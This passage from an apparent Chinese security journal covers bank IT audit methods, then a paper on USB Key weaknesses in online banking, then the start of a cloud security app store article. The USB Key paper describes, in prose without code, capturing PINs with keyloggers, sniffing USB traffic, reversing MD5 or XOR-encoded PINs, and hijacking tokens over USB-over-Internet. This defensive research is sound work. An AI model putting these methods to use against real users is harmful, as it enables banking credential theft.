被调查对象在接受调查过程中，总是或多或少的存在情绪上的抵触，对一些事实真相不能更客观地表达出来。调研勘查就是到被调查对象的现场工作环境中去采集最直接的数据信息的过程。可以修正问卷调查、人工访谈过程中调查结果的偏离。调研勘查对象是在人工访谈对象的基础上按比例抽样后再开展的工作。

5.5 穿行测试

穿行测试（walk through testing）是指追踪操作过程在信息系统中的处理过程。这是审计师了解被审计单位关键 IT 业务流程及其相关控制时经常使用的审计程序。

在风险管理中，在正常运行条件下，将初始数据输入内控流程，穿越全流程和所有关键环节，把运行结果与设计要求对比，以发现内控流程缺陷。

5.6 符合性测试

符合性测试指审计人员在对被审计单位内部控制进行初评的基础上，为证实该控制是否在实际工作中得以贯彻执行，贯彻执行的实际效果是否符合设立该控制的初衷而进行的测试活动。

5.7 实质性测试

实质性测试（substantive testing），是指在符合性测试的基础上，为取得直接证据而运用检查、观察、查询及函证、计算、分析性复核等方法，对被审计单位提供信息的真实性和合法性进行审查，以得出审计结论的过程。实质性测试是审计实施阶段中最重要的一项工作。实质性测试的目的是为取得审计人员得以作出审计结论的足够的审计证据。实质性测试通常采用抽样方式进行，其抽样的规模需根据内部控制的评价和符合性测试的结果来确定。

5.8 审计方法在商业银行的实例解析

传统的咨询服务项目以风险评估为目标，通过资产调研、文档查阅、访谈与现场测试的方式来挖掘风险。但审计不同于风险评估的地方在于审计本身是一种事后行为，它是 PDCA 闭环风险管理的最后一个环节，因此它有些特殊的测试方法，如穿行测试、符合性测试等。这些测试方法原本是用于财务审计，后被广泛应用于 IT 审计领域。

5.8.1 穿行测试

以银行实施外包风险管理审计为例，在使用穿行测试方法的时候，审计师需要根据业务流程，预先完成整个审计底稿。如图 6 所示。


商业银行信息科技外包风险审计底稿

图 6 商业银行科技外包审计底稿

如对外包管理使用穿行测试，审计师需要事先设计审计底稿，从外包的组织结构、外包战略、外包风险管理、外包商的准入、外包的过程监控、外包服务水平考核与评价等整个外包管理的全部过程进行设计，并对每个流程中的控制点进行说明和描述，包括需要的控制文件，该控制活动的执行情况等。

然后审计员根据审计师的任务分工，分别实施具体的模块，进行现场审计。

5.8.2 符合性测试

符合性测试对于实施过咨询服务的工程师来说相对比较熟悉，传统的合规性审计就是利用了符合性测试的方法，根据指引或规范的要求进行一项一项的逐条对标，现场审计银行的各项控制要求的执行情况。

某银行实施银监会新《指引》的自查过程就是利用了符合性测试的方法，如图 7 所示。



第三章 信息科技风险管理

图 7 商业银行信息科技风险管理审计底稿

5.8.3 实质性测试

实质性测试在商业银行的运用中，大多是对符合性测试过程中存在的疑问点或有重点问题需要进行进一步的深入挖掘时采用的方法。如银行的渗透测试、代码审计可看作是实质性测试的一种形式。

如某银行对风险管理的建设工作很自信，对于已知威胁表示已经进行了安全管控，这时可使用实质性测试的方法来验证控制措施是否已经实施到位。

以银行信贷系统的测试为例，开发中心项目经理对系统的安全性建设工作非常自信，在系统上线前进行了风险评估，并实施了安全开发规范来指导开发人员进行安全编码，并且信贷系统属于内部业务系统，通过专线与各分、支行联通，从外部进行渗透性攻击的可能性很小。在审计人员的实质性测试中，通过对代码的审核，发现了业务逻辑方面存在问题，信贷模块与抵押品模块进行身份认证时会导致权限混乱，通过篡改截取的数据包可以更改人员身份，导致越权及授信混乱，严重影响业务的正常运行。通过实质性测试的方

法可以使审计人员得到需要的举证信息。

六、商业银行 IT 审计实施研究

银监会要求商业银行每三年进行一次 IT 内审，但受限于审计部门人员的科技技能，一般会邀请第三方的审计机构来进行外部审计。

在为银行实施外审咨询服务项目时，服务机构首先需要明确审计内容，通常会以银监会的方针政策为指引，以行业内的最佳实施准则为依据，笔者在对实施过程进行研究时以银监会的《商业银行信息科技风险管理指引》为基本，以 Cobit4.1 为主要实施依据，结合各种审计方法对银行进行全面的信息科技审计。




图 8 商业银行 IT 审计内容

6.1 审计内容

审计内容以银监会的《指引》为纲，涵盖了信息科技风险的八大方面：信息科技治理、信息科技风险管理、信息安全、信息科技开发测试和维护、信息科技运营、信息科技外包、信息科技内审、信息科技外审。

6.2 审计框架设计

在明确了审计内容之后，需要对每个大类进行分解，这里利用 Cobit4.1 框架对审计内容进行了进一步的细化。在使用 Cobit4.1 时需要根据银行的实际情况进行裁剪，删除不适用项，保留与银行贴合度最近的控制要求。以资产规模在 2000 亿左右的中小商业银行为例，对 Cobit4.1 中的 34 个高层目标和 318 个子目标进行裁剪，保留了 29 个高层目标，并将其分为四类，与《指引》的内容进行了匹配。




图 9 商业银行 IT 审计内容分解

以上分别为信息科技治理、信息科技运营、信息科技开发测试维护、信息科技审计四个大类。

整体的审计框架如 31 页图 10 所示。

6.3 审计实施方法

根据审计框架，在进行审计的过程中可根据审计的重点、难点、相似点分阶段进行审计。

第一阶段：常规控制审计（general control 简称 GC）

GC：网络、基础设施、存储、数据库、终端等

该阶段需要对银行在此次审计范围内的所有基础数据平台进行审计，包括了物理环境、网络、主机、中间件、数据库、终端等各项内容。针对不同类型的基础设施需要审计人员设计不同的审计 check list。

第二阶段：流程控制审计（process control 简称 PC）

PC：安全、外包、事件、连续性、服务水平等

该阶段围绕着业务流程进行审计，审计




图 10 商业银行 IT 审计整体框架

内容包含了事件管理、变更管理、业务连续性管理、外包风险管理等内容。通过穿行测试、符合性测试等方法找出在流程控制中的薄弱环节。

第三阶段：应用控制审计（简称 AC）

AC：存款、贷款、卡、电子银行、票据等

该阶段的主要工作在于怎样审计关键业务功能在系统中的控制措施得到满足，如何验证控制措施的健壮程度。如一笔存款业务，该数据流在系统中进行传递的时候，系统在各个处理环节如何保证数据不会丢失、被篡改等。

AC 是 IT 审计过程中最难于实施的阶段，也是发现问题和风险最多的阶段。审计师需要完整的了解业务的全部流程，同时它对审计师的技术能力要求比较高，在银行方完全配合的前提下，通过开放底层权限，使审计师能够利用编码能力和技术手段跟踪数据流在系统中的走向，用以验证系统的控制和容错机制。

整体实施方法如图 11 所示。




图 11 商业银行 IT 审计实施方法

围绕着审计内容，通过 GC、PC、AC 三个阶段，期间穿插使用穿行测试、符合性测试、实质性测试的方法，综合使用分析、调研、差距分析等途径，对商业银行的信息科技情况进行全面的审计。

七、小结

本文通过对中小商业银行 IT 审计范围的理解、IT 审计内容的分解和 IT 审计方法的研究，最终提出一套基于商业银行合规性指引和企业内控标准相结合的审计框架和实施方法，并在商业银行成功的实施，给正在研究商业银行 IT 审计方法和正在实施 IT 审计服务的人员提供了一种思路。

USB Key在网银系统中的安全隐患

安全服务部　黄灿　曾海涛　曲文集

关键词：网银系统　USB Key　安全隐患　实例复现

摘要：随着电子商务在中国的迅猛发展，网上购物已经越来越普及，而作为电子商务的重要环节，支付安全显得尤为重要。现阶段多数银行和证券公司已开始将 USB Key 作为支付操作时验证用户身份的一个重要媒介。但是目前，该设备在真实的网银系统使用的过程中存在着一定的安全风险，可能造成用户的敏感信息泄露，甚至可能导致用户的资产丢失，导致安全支付变得不再安全。

引言

近些年，有关网银账号被盗，用户金额丢失的安全事件已经屡见不鲜，2014 年 5 月出现的网银信息泄露事件更是被列入了 2014 年十大信息安全大事件。而 USB Key 作为网银系统中逐渐替代传统文件证书和动态口令令牌（OTP，One Time Password）的新兴身份认证媒介，其安全的强度已开始被人们所关注和讨论。

一、USB Key 信息简述

USB Key 是一种 USB 接口的硬件设备，它内置单片机或智能卡芯片，有一定的存储空间来存储用户的私钥以及数字证书。USB Key 利用其内置的签名算法实现对用户身份的认证。和我们安装在电脑中的证书不同，USB Key 的私钥等私密信息存储于物理设备之中，其物理隔离性保证了用户私密信息处于较高等级安全的保护下，可以抵抗传统文件证书所无法抵抗的私钥导出等攻击。

目前市面上常见的 USB Key 共有两种，分别是第一代 USB Key 和第二代 USB Key。其中第一代 USB Key 只提供用户身份识别的功能，外观和普通的 U 盘类似，无按键无屏幕，如图 1 所示。而第二代 USB Key 在第一代的基础上增加了屏幕和按键，以供用户进行数据签名前的信息确认，以防范签名前信息受到恶意篡改，如图 2 所示。

在本文撰写的同期时间，部分银行已经成功研发了第三代 USB Key。第三代 USB Key 在原有两代 USB Key 的基础上添加了传统挑战 - 应答的身份验证方式，以保证移动终端用户的高安全需求。图 3 是招行研发的第三代 USB Key。

图 1 第一代 USB Key

图 2 第二代 USB Key

图 3 第三代 USB Key

二、USB Key 原理概述

Ukey 是基于 PKI（Public Key Infrastructure 公钥基础设施）建立的，在这个基于 PKI 体系的整体解决方案中，用户的私钥是在高安全度的 USB Key 内产生，并且终身不可导出到 USB Key 外部。在网银系统的应用中，对交易数据的数字签名都是在 USB Key 内部完成的，并且签名受到 USB Key 的 PIN 码保护。图 4 是 USB Key 总体实现功能图：




图 4 USB Key 总体实现功能图

PC/SC 接口是关于智能卡应用的国际标准，包括计算机操作系统的智能卡设备管理规范、应用接口规范等，它能实现智能卡设备的可扩展性、通用性和透明性，但它要求智能卡设备的驱动程序符合 PC/SC 的要求。

智能卡的 COS 是一个小型的操作系统，控制智能卡与外界信息进行交换，管理智能卡存储器中的文件系统，并在智能卡内完成各种命令的处理。当 USB Key 接收到外部的命令数据时，COS 根据数据的情况进行相应的操作，如读写数据、进行运算等。COS 必须遵循 ISO7816—4 标准。

CSP(Cryptographic Service Providers，密码服务供应商）是加密服务供应商为了给用户提供方便，针对应用层提供的标准接口函数。用户可以直接使用微软公司的 CryptoAPI(Cryptographic Application Programming Interface，加密应用程序接口）调用 CSP 函数来实现供应商提供的密码运算。

微软 CSP 接口为了方便上层的使用，简化了一些功能，而且由于必须经过系统层的调用，无法达到很好的扩展性。RSA 公司的 PKCS#11 标准同样定义了一套密码运

算、密钥管理接口（Cryptoki），该接口与平台无关。PKCS#11 定义的接口与 CSP 相比更为灵活，而且方便开发者扩充自己的功能。考虑到灵活性、跨平台性、可扩展性等因素，许多厂商会选择在 CSP 与驱动之间实现 PKCS#11 的标准接口。如 FireFox 浏览器即使用此接口。

三、USB Key 在网银系统中的角色

不妨在脑海中想象一个用户正常网购的场景。当用户选购完物品并点击交易时，页面会提示我们插好 USB Key，之后浏览器会跳转到网银系统业务界面。当用户输入正确的 PIN 码后，浏览器会请求 USB Key 将用户交易中涉及的敏感信息进行签名，并将 USB Key 传回的签名结果发送给服务器。

在此网购流程中参与数据流交互的角色共有 4 个，它们是通过 2 条通信信道完成数据交互的。这 4 个角色分别是用于处理提交信息的服务器、用户网购使用的浏览器、支撑浏览器运行的操作系统以及用于签名用户数据的 USB Key 硬件设备。而它们交互数据的 2 条信道分别是用户浏览器和服务器通信使用的网络信道以及用户电脑同 USB Key 进行数据交互的 USB 信道。图 5 即为网购流程的数据流向示意图。




图 5 网购流程数据流向示意图

为了方便大家理解 USB Key 在网银系统中安全隐患的严重性，本文通过 TPM（Target、Purpose、Method）三个维度简述攻击者对 USB Key 的针对性。

攻击者的攻击目标（Target）

USB Key 在网银系统中存在的风险点是本文的核心内容，并且本文所讨论的内容主要是 USB Key 及其相关系统的安全性，因此暂时不考虑服务器本身所存在的安全隐患。

除服务器之外，USB Key 硬件设备本身也有很强的物理隔离性，这保证了签名过程的相对安全性；而通过 USB Key 进行签名后的数据则受到签名的完整性保护，攻击者也很难实现利用和篡改。

因此为了在控制成本的情况下保证攻击的有效性和攻击深度，攻击者通常并不会从上述角度进行攻击，而是会将注意力放在数据从浏览器传输到 USB Key 的过程上。换句话说，攻击者的攻击目标主要是用户在浏览器中输入的 PIN 码、与 USB Key 调用相关的 dll 以及 USB 通信信道。

攻击者的攻击目的（Purpose）

仔细回想一下网购流程中涉及了 USB Key 的哪些核心信息，不难发现在整个签名过程中只有两个因子与 USB Key 相关。一个是用户在浏览器中输入的 USB Key 对应 PIN 码；另一个则是 USB Key

在确认 PIN 码正确后，在设备内部完成的签名操作。

显然，整个业务系统通过这两个因子进行用户身份确认。这两个存在依赖关系的因子通过安全的数据交互流程去保证用户的唯一性、可信性，保证用户数据的完整性和不可否认性。毫无疑问，这个设计是非常安全，并存在严谨逻辑的。但安全的前提是 USB Key 的 PIN 码没有泄露，同时 USB Key 没有被他人劫持。

换一个角度想，如果攻击者有办法获取这两个因子，那么他完全可以把自己伪装成 USB Key 用户的身份去欺骗服务器。这一刻说攻击者就是 USB Key 的合法用户一点也不为过，毕竟他已经掌握了所有的“钥匙”。

至此，攻击者的攻击目的也就显而易见了。

攻击者的攻击方式（Method）

在分析了攻击者的攻击目的后，我们仍有一个亟需探讨的问题：攻击者通过何种方式才能获取他所期望的信息，会采用的攻击方式又是什么。了解攻击者的攻击方式可以更好地帮助我们确定 USB Key 在网银系统中的潜在风险，更好的进行安全评估和潜在风险的复现。

综合攻击者的攻击目的和攻击方式中叙述的内容，并通过项目和研究进行验证，本文总结了以下几种“性价比”较高的攻击方式，同时会在后文对相关攻击方式进行实例进行复现。图 6 为攻击者攻击方式的示意图。

（一）用户输入

- 使用应用层和内核层的键盘记录器，通过 Hook 的方式读取用户输入的 PIN 码。
- 通过模拟按键、GDI 调用、DirectInput 调用等思路，以截图的方式获取用户输入的 PIN 码。
- 通过使用远程控制软件的方式，观察用户使用软键盘的回显获取用户输入的 PIN 码。

（二）USB 信道

- 嗅探 USB 信道上的信息，获取明文或经过一定处理的 PIN 码。
- 通过逆向分析获知 PIN 码处理的方式，若处理方式不安全（例如只进行单项哈希散列或 XOR 处理），将经过处理的 PIN 码还原为明文 PIN 码。
- 通过 USB Over Internet 的方式尝试劫持用户使用的 USB Key 硬件设备。




图 6 攻击方式示意图

四、USB Key 在网银系统中的安全隐患

上文总结了攻击者可能选择的几种“性价比”较高的攻击方式，

现在来验证一下这些攻击方式是否有效，USB Key 在网银系统的实际应用中是否存在上述的安全隐患。

(一) 用户输入

针对用户输入进行攻击主要是为了获得USB Key对应的PIN码，而根据图 6 示意的攻击流程，在整个流程中，用户仅存在两个输入点，即浏览器页面以及本地管理工具页面。通过分析发现无论是通过浏览器页面还是本地管理工具进行 PIN 码输入，其后端进行逻辑处理的接口是一致的，这个接口通常在一个客户端安装时解压出的 dll 文件中。

通常情况下，由于涉及金额流动，在开发过程中对于浏览器一端输入的安全性更为重视，从应用层到驱动层通常都会进行多维度深层次的防护，通过浏览器页面获取用户输入成本会比较高。但是对于本地的 USB Key 管理工具的防护往往较为薄弱，如图 7 所示，管理工具客户端没有在应用层或内核层进行任何的保护措施，通过键盘记录器、模拟截屏按键等方式均可以成功读取用户输入的所有信息。

图 7 管理工具的应用层击键捕获

与此同时，同样本地管理工具的抗逆向能力也往往存在着较大的安全隐患，甚至很多管理工具本身就没有抗逆向攻击的保护措施。同时，部分开发商会在不同银行的代码开发中进行大量的代码复用，包括核心代码的复用，这就导致代码逆向之后的结构呈现一致性，如图 8 所示，从而使得本地管理工具的内存信息更容易被获取。这也在一定程度上减少了攻击者代码定位的攻击成本，导致了 USB Key 的硬件校验功能更容易被逆向破解绕过，如图 9 所示。二代 key 由于增加了屏幕确认功能，目前逆向破解上难度相对较大，但国外已有成功进行绕过的实例。




图 8 类似的代码结构




图 9 内存中的 PIN 码

(二)USB 信道

在分析完用户输入的安全隐患后，接下来研究一下 PC 端与 USB Key 硬件设备之间的交互是否安全，测试一下前文提到的针对 USB 信道的攻击是否有效。针对 USB 信道进行攻击的方式主要有数据嗅探和 USB Key 远程劫持两种。

1. 数据嗅探

上文中已经进行了阐述，无论是浏览器页面还是通过管理工具的登录交易，用户身份的真假与否最终都会依赖 USB Key 中存储的 PIN 码，虽然设备中的 PIN 码无法读出，但是用户提交的 PIN 码最终是要通过 USB 信道传输进入 USB Key 中进行身份校验的。通过工具 Device Monitor Studio 可以实现对 USB 通信信道的嗅探。通过项目积累和自主测试发现，多数第一代 USB Key 在进行数据传输时存在安全隐患，主要存在以下几种情况：

- PIN 码明文传输
- PIN 码仅进行单项哈希散列
- PIN 码通过 XOR 进行编码

a)PIN 码明文传输

通过测试发现，部分 USB Key 进行数据传输时完全通过明文传输，明文 PIN 码可以直接通过工具进行嗅探，如图 10 所示。




图 10 嗅探到的明文 PIN 码

b)PIN 码仅进行单项哈希散列

除明文传输外，部分 USB Key 在进行 PIN 码传输时只进行 MD5 散列而在散列之前不进行加密处理，如图 11 所示。但是现阶段，存在许多网站可以通过海量数据查询的方式反解 MD5 散列值得到原始数据，例如 cmd5 等。并且 MD5 已经被证实是不安全的散列算法，因此 PIN 码仅进行单项哈希散列是不安全的。




图 11 散列后的 PIN 码

c)PIN 码通过 XOR 进行编码

除了上述的两种情况外，还有部分开发商在 PIN 码进入 USB 信道传输之前会将 PIN 码进行 XOR 变量或常量数据的处理，如图 12 所示。由于 XOR 处理方式的特性，任一数据在 XOR 两次同一数据后会得到处理前的结果，因此攻击者只需要嗅探到信道上传输的 XOR 操作后 PIN 码和 dll 文件生成的用于 XOR 处理的参数，就可以通过将这两个数据再次进行 XOR 处理的方式获取明文 PIN 码，如图 13 所示。




图 12 逐位进行 XOR 处理

2.USB Key 远程劫持

所谓 USB Key 远程劫持，指的是远程用户在不具有 USB KEY 硬件环境的条件下通过软件破解的方式达到通过服务器身份认证的攻击方式。

目前进行 USB Key 远程劫持的方式有两种，一种是通过 Hook API 的方式截取部分函数参数，并配合攻击者 PC 端 UID 等信息进行计算，并将结果返回给受控端 PC，此种方式隐蔽性较高，但是




图 13 通过嗅探到的数据反解 PIN 码

成本开销也较大；另一种则是通过 USB Over Internet 的方式尝试劫持用户使用的 USB Key 硬件设备，此种方式会将受控端的 USB 设备通过互联网的方式共享给攻击者，从而达到远程劫持的目的，此种方式目前可以通过现有 USB Over Internet 工具完成，成本开销很小。

在实际测试中我们发现多数第一代 USB Key 及部分第二代 USB Key 均存在 USB Key 远程劫持风险，如图 14 所示，受控端插入的 USB Key 设备可以在攻击者 USB Key 管理工具中成功识别。

通过上文复现的一些 USB Key 在网银系统中的安全隐患可以看出，目前 USB Key 的 PIN 码输入在浏览器端有较好的防护措施，但是在本地的管理工具中却没有进行对应的保护。同时 USB Key 信道的传输也存在数据安全性低和设备可被劫持的风险。尽管第二代 USB Key 的屏幕回显功能提高了一定的安全性，但是总的来说 USB Key 在网银系统中的安全隐患仍很多，情况




图 14 USB Key 远程劫持攻击

不容乐观。

五、后续研究方向

目前 USB Key 在市场上的使用仍处于一个发展的阶段，未来 USB Key 在市场的占有率将会越来越高。而面对此现状，我们也需要对 USB Key 的全方位安全进行更深一步的挖掘。目前针对 USB Key 的后续研究主要有以下几个方向：

- 是否可以进行物理拆解后通过焊接某些芯片引脚来读取内置私钥及证书信息。
- USB Key 内置签名算法是否存在设计缺陷，能否设计针对签名算法的攻击。
- USB Key 在实现相关规范(PKC#11 规范或 CSP 规范)时是否会引入某些安全风险(程序编码时或硬件实现时产生的缺陷)。
- 第二代 USB Key 屏幕回显功能是否可以绕过，能否通过代码和硬件电路的配合复现国外文献所阐述的问题(国内外使用的 USB Key 不同)。如果屏幕回显功能可被绕过，那么第二代 USB Key 将“退化”为第一代 USB Key，而第一代 USB Key 存在大量的安全隐患。
- 服务器验证 USB Key 签名的代码是否存在逻辑或编码缺陷导致验签失效。
- 目前，部分银行还将 USB Key 的应用延展到移动设备上，通过复用 USB Key 接口的方式，将传输信道由 USB 信道转换为音频信道，研发了音频 Key。音频 Key 会存在怎样的问题也是需要思考的。

参考文献

1）http:// zh.wikipedia.org/wiki/usbkey

2）http://www.cs.ru.nl/~rverdult/Designed_to_Fail_A_USB-Connected_Reader_for_Online_Banking-NORDSEC_2012.pdf

3）http://zh.wikipedia.org/wiki/U 盾

购君所需：云端的安全应用超市

研究院 刘文懋 行盼宁

关键词：软件定义安全 应用超市 云计算

摘要：安全应用超市是一种新型的安全产品交付和运维模式，通过云端商店可有效管理客户多个环境的安全应用，借助软件定义的安全架构可快速部署和更新安全应用。

1 背景

当前企业安全公司的产品交付模式大致有两类，第一类是以硬件设备的模式，即客户根据销售对产品的介绍，选择符合要求的硬件设备，然后由工程团队将该设备部署在客户网络的特定位置，最后调试完上线；第二类是以服务或咨询的模式，即用户购买相应的安全服务后，安全公司提供一定时间的人工支持，以解决某些问题。然而，在虚拟化、云计算和 SDN 等新型环境中，前者需部署硬件设备，已经越来越难以适应客户业务的需求，难开发难部署；而后者则需要大量的人月开销，无疑增加了企业的成本。

